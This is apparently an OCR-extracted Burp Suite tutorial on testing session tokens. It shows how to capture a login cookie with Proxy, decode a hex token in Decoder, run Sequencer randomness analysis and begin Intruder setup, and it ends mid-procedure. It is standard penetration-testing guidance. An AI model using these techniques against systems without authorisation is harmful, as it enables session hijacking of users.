


Return to Burp and ensure "Intercept is on" in the Proxy "Intercept" tab.
Submit a request, in this example by clicking the "Login" button.


The request will be captured by Burp. Use the "Forward" button to view the HTTP response containing the session token.



The HTTP response will now be displayed in the Proxy "Intercept" tab.
The cookie "SessionId_331" is the token used to track the session.




Select and highlight the full token.
Right click anywhere on the request to bring up the context menu.
Click "Send to Decoder".




Go to the "Decoder" tab. The token from the request will be displayed in the Decoder form.

The token may initially appear to be a long random string. However, on closer inspection, you can see that it contains only hexadecimal characters.



Guessing that the string may actually be a hex encoding of a string of ASCII characters, you can run it through the Decoder.


Use the drop down menu and select the appropriate encoding string to reveal the results.




The results will be displayed below in a second form box.

In this example we can see how the token has been created using a transformation of the user's username, UID and timestamp.


Using Burp Sequencer to Test Session Tokens



First, ensure that Burp is correctly configured with your browser.
Ensure "Intercept is off" in the Proxy "Intercept" tab.




Locate the page you wish to test and ensure that any required details are entered in order to produce an appropriate response that contains a session token.



Return to Burp and ensure "Intercept is on" in the Proxy "Intercept" tab.


Submit a request, in this example by clicking the "Login" button.

The request will be captured by Burp. Use the "Forward" button to view the HTTP response containing the session token.




The HTTP response will now be displayed in the Proxy "Intercept" tab.


In this example, the cookie "SessionId_361" is the token used to track the session.



Right click anywhere on the request to bring up the context menu.
Click "Send to Sequencer".



Ensure that you have selected the correct request from the "Select Live Capture Request" table and click the "Start live capture" button.




The "Burp Sequencer [live capture]" window will pop up.

Burp Sequencer will repeatedly issue the request and extract the relevant token from the application's responses.

The window shows the progress of the capture, and the number of tokens that have been obtained.


You can find out more about how the randomness test works, analyzing the results and the various analysis options in the full documentation for Burp Sequencer.

Using Burp Intruder to Test Session Tokens




First, ensure that Burp is correctly configured with your browser.

Ensure "Intercept is off" in the Proxy "Intercept" tab.




Locate the page you wish to test and ensure that any required details are entered in order to produce an appropriate response that contains a session token.




Return to Burp and ensure "Intercept is on" in the Proxy "Intercept" tab.

Submit a request, in this example by clicking the "Login" button.


The request will be captured by Burp. Use the "Forward" button to view the HTTP request containing the session token.



The HTTP request will now be displayed in the Proxy "Intercept" tab.
In this example, the cookie "SessionId_336" is the token used to enable the session.




Right click anywhere on the request to bring up the context menu.
Click "Send to Intruder".



Go to the "Intruder" tab, then the "Positions" tab.

Ensure that the token you wish to test is the only position selected in the HTTP response.



